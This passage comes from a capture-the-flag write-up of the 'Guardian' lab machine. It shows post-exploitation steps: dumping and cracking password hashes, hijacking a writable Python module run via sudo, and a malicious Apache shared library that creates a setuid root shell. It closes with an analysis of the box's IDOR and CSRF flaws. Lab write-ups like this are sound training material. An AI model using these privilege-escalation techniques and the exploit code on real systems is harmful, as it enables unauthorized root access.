to find that I got code exec as www-data 
I replaced id with an encoded reverse shell and got a shell with penelope
1
2
3
$ penelope.py
...
www-data@guardian:~/portal.guardian.htb/admin$
shell as jamil
once I got on the box I checked for manually created users and found 3 of them
1
2
3
4
www-data@guardian:~/portal.guardian.htb/admin$ grep '100[0-9]' /etc/passwd
jamil:x:1000:1000:guardian:/home/jamil:/bin/bash
mark:x:1001:1001:ls,,,:/home/mark:/bin/bash
sammy:x:1002:1003::/home/sammy:/bin/bash
then I logged in to mysql as root using the credentials I found earlier in the gitea repo, found a guardiandb databases with some hashes inside
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@guardian:~/portal.guardian.htb/admin$ mysql -u root -p
Enter password:
...
mysql> use guardiandb
mysql> select username,password_hash from users where username like "mark%" or username like "jamil%" or username like "sammy%";
+----------------+------------------------------------------------------------------+
| username       | password_hash                                                    |
+----------------+------------------------------------------------------------------+
| jamil.enockson | c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250 |
| mark.pargetter | 8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e |
| sammy.treat    | c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2 |
+----------------+------------------------------------------------------------------+
3 rows in set (0.00 sec)
then I used hashcat mode 1410, for this to work the salt has to be appended to the hashes like the following
1
2
3
4
5
6
7
8
$ cat hashes
jamil:c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS
mark:8623e713bb98ba2d46f335d659958ee658eb6370bc4c9ee4ba1cc6f37f97a10e:8Sb)tM1vs1SS
sammy:c7ea20ae5d78ab74650c7fb7628c4b44b1e7226c31859d503b93379ba7a0d1c2:8Sb)tM1vs1SS
$ hashcat -m 1410 hashes $ROCK --username
...
$ hashcat -m 1410 hashes $ROCK --username --show
jamil:c1d8dfaeee103d01a5aec443a98d31294f98c5b4f09a0f02ff4f9a43ee440250:8Sb)tM1vs1SS:copperhouse56
credentials worked for su as well as ssh
1
2
3
$ nxc ssh guardian.htb -u jamil -p copperhouse56
SSH         10.129.237.248  22     guardian.htb     [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
SSH         10.129.237.248  22     guardian.htb     [+] jamil:copperhouse56  Linux - Shell access!
once I got inside I was able to get the user flag
1
2
jamil@guardian:~$ cat user.txt
154ac48548d2397c2c7b496a9ec960bd
root.txt
shell as mark
jamil had the permission to execute /opt/scripts/utilities/utilities.py as the user mark without supplying a password
1
2
3
4
5
Matching Defaults entries for jamil on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jamil may run the following commands on guardian:
    (mark) NOPASSWD: /opt/scripts/utilities/utilities.py
it was a simple python that executes a specific action depending on the passed sub-command
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
#!/usr/bin/env python3

import argparse
import getpass
import sys

from utils import db
from utils import attachments
from utils import logs
from utils import status


def main():
    parser = argparse.ArgumentParser(description="University Server Utilities Toolkit")
    parser.add_argument("action", choices=[
        "backup-db",
        "zip-attachments",
        "collect-logs",
        "system-status"
    ], help="Action to perform")

    args = parser.parse_args()
    user = getpass.getuser()

    if args.action == "backup-db":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        db.backup_database()
    elif args.action == "zip-attachments":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        attachments.zip_attachments()
    elif args.action == "collect-logs":
        if user != "mark":
            print("Access denied.")
            sys.exit(1)
        logs.collect_logs()
    elif args.action == "system-status":
        status.system_status()
    else:
        print("Unknown action.")

if __name__ == "__main__":
    main()
the actions backup-db, zip-attachments, collect-logs and system-status are imported from other python scripts relative to the current directory
1
2
3
4
from utils import db
from utils import attachments
from utils import logs
from utils import status
I checked the perms that jamil has on those files and I found that I can write to status.py
1
2
3
4
5
6
jamil@guardian:~$ find /opt/scripts/utilities/utils -ls
       40      4 drwxrwsr-x   2 root     root         4096 Jul 10  2025 /opt/scripts/utilities/utils
    16831      4 -rw-r-----   1 root     admins        287 Apr 19  2025 /opt/scripts/utilities/utils/attachments.py
       43      4 -rw-r-----   1 root     admins        246 Jul 10  2025 /opt/scripts/utilities/utils/db.py
     4166      4 -rwxrwx---   1 mark     admins        253 Apr 26  2025 /opt/scripts/utilities/utils/status.py
    16832      4 -rw-r-----   1 root     admins        226 Apr 19  2025 /opt/scripts/utilities/utils/logs.py
I just appended a system() command to spawn a shell to the file
1
2
3
4
5
6
7
8
9
import platform
import psutil
import os

def system_status():
    print("System:", platform.system(), platform.release())
    print("CPU usage:", psutil.cpu_percent(), "%")
    print("Memory usage:", psutil.virtual_memory().percent, "%")
    os.system("/bin/bash -p")
and I got a shell as mark
1
2
3
4
5
6
jamil@guardian:~$ sudo -u mark /opt/scripts/utilities/utilities.py system-status
System: Linux 5.15.0-152-generic
CPU usage: 0.0 %
Memory usage: 33.8 %
mark@guardian:/home/jamil$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark),1002(admins)
shell as root
in the same way mark could execute /usr/local/bin/safeapache2ctl without a password
1
2
3
4
5
6
mark@guardian:/home/jamil$ sudo -l
Matching Defaults entries for mark on guardian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on guardian:
    (ALL) NOPASSWD: /usr/local/bin/safeapache2ctl
looking up safeapache2ctl I found that it’s basically a wrapper around apache2 , once executed it asked for a config file
1
2
mark@guardian:/home/jamil$ sudo /usr/local/bin/safeapache2ctl
Usage: /usr/local/bin/safeapache2ctl -f /home/mark/confs/file.conf
I pointed it to the apache2 config file but it complained about its location
1
2
mark@guardian:/home/jamil$ sudo /usr/local/bin/safeapache2ctl -f  /etc/apache2/apache2.conf
Access denied: config must be inside /home/mark/confs/
I copied the config to mark’s home directory and this time got an apache error, likely due to conflicting configs with process already running with that config (likely port conflict or a something similar)
1
2
3
4
mark@guardian:/home/jamil$ sudo /usr/local/bin/safeapache2ctl -f  /home/mark/confs/apache2.conf
Terminated
Action '-f /home/mark/confs/apache2.conf' failed.
The Apache error log may have more information.
however I couldn’t care less if it worked or not, as long as the apache was running as root I could add an entry in the config to make it load an .so file to get code exec as root, for that I wrote the following code
1
2
3
4
5
6
7
#include<stdlib.h>

void __attribute__((constructor)) exploit()
{
	system("cp /bin/bash /home/mark/bash; chmod +s /home/mark/bash");
	exit(0);
}
I compiled it into a shared library
1
gcc -shared -fPIC exploit.c -o exploit.so
then added the following entry to the config file to make apache2 load it
1
LoadModule exploit /home/mark/exploit.so
I executed safeapache2ctl again and got my shell and root flag
1
2
3
4
5
6
7
8
9
mark@guardian:~$ sudo /usr/local/bin/safeapache2ctl -f  ./confs/apache2.conf
Segmentation fault (core dumped)
Action '-f /home/mark/confs/apache2.conf' failed.
The Apache error log may have more information.
mark@guardian:~$ ls -lh bash
-rwsr-sr-x 1 root root 1.4M Mar 29 18:43 bash
mark@guardian:~$ ./bash -p
bash-5.1# cat /root/root.txt
c9****************************eb
first time I did this I don’t remember it segfaulting, but oh well
beyond root: identifying the root causes
lately I’m getting in the habit of checking the cleanup scripts to understand how the box is setup, so here we go
IDOR
when looking at student/chat.php we find the following code
1
2
3
4
5
6
7
8
9
10
11
$chat_users = $_GET['chat_users']; // [1]

if (!isset($chat_users[0]) || !isset($chat_users[1])) {
    header('Location: /student/chats.php');
    exit();
}

$chat_sender_id = (int)$chat_users[0];
$chat_receiver_id = (int)$chat_users[1];
$messageModel = new Message($pdo);
$messages = $messageModel->getMessagesBetweenUsers($chat_sender_id, $chat_receiver_id); // [1]
in ([0]) the IDs are retrieved from the request param rather than the session, and in ([1]) the messages are fetched using those IDs, then the messages are later displayed in the page without checking if the current users has the access to view them
CSRF
after getting root I looked for the the bot checking the link in the notices
1
2
bash-5.1# ps aux | grep inotify
sammy       1098  0.0  0.0   7372  3492 ?        Ss   Mar28   0:00 /bin/bash /home/sammy/bots/inotify_lecturer.sh
it’s using inotifywait to listen for file creation and file copying events then passing the files as params to /home/sammy/bots/lecturer_bot.py
1
2
3
4
5
6
7
8
9
bash-5.1# cat /home/sammy/bots/inotify_lecturer.sh
#!/bin/bash

WATCH_DIR="/var/www/portal.guardian.htb/attachment_uploads"

# Watch for new files being created or moved into the directory
inotifywait -m -e create -e moved_to --format '%w%f' "$WATCH_DIR" | while read FILE; do
    /usr/bin/python3 /home/sammy/bots/lecturer_bot.py "$FILE" &
done
this final file is the bot that visits the reference link, it’s a selenium bot with some defined creds and params
1
2
3
4
5
6
7
8
9
10
11
12
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.chrome.options import Options

LOGIN_URL = "http://portal.guardian.htb/login.php"
VIEW_SUBMISSION_URL_TEMPLATE = "http://portal.guardian.htb/lecturer/view-submission.php?id={submission_id}"
USERNAME = "sammy.treat"
PASSWORD = "sammy.treat@000"
once this script is called it parses the file name and gets it from the database, visits the submission then deletes the file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
def main():

    file_path = sys.argv[1]
    attachment_name = os.path.basename(file_path)
    print(f"Processing new file: {attachment_name}")

    submission_id = get_submission_id_from_attachment(attachment_name)
    if not submission_id:
        print(f"No submission found for attachment {attachment_name}")
        return

    visit_submission(submission_id)

    delete_submission(submission_id)
view_submission logs in to the website by sending the shown credentials
1
2
3
4
5
6
driver.get(LOGIN_URL)
WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.ID, "username")))
driver.find_element(By.ID, "username").send_keys(USERNAME)
driver.find_element(By.ID, "password").send_keys(PASSWORD)
driver.find_element(By.ID, "password").send_keys(Keys.RETURN)
WebDriverWait(driver, 10).until(EC.presence_of_element_located((By.TAG_NAME, "h1")))
it then parses the submission for the reference link and sends the get request
1
2
url = VIEW_SUBMISSION_URL_TEMPLATE.format(submission_id=submission_id)
driver.get(url)
though the bot behavior is not the reason the vulnerability exists, but rather the usage of valid CSRF token pools without tying the token with a specific user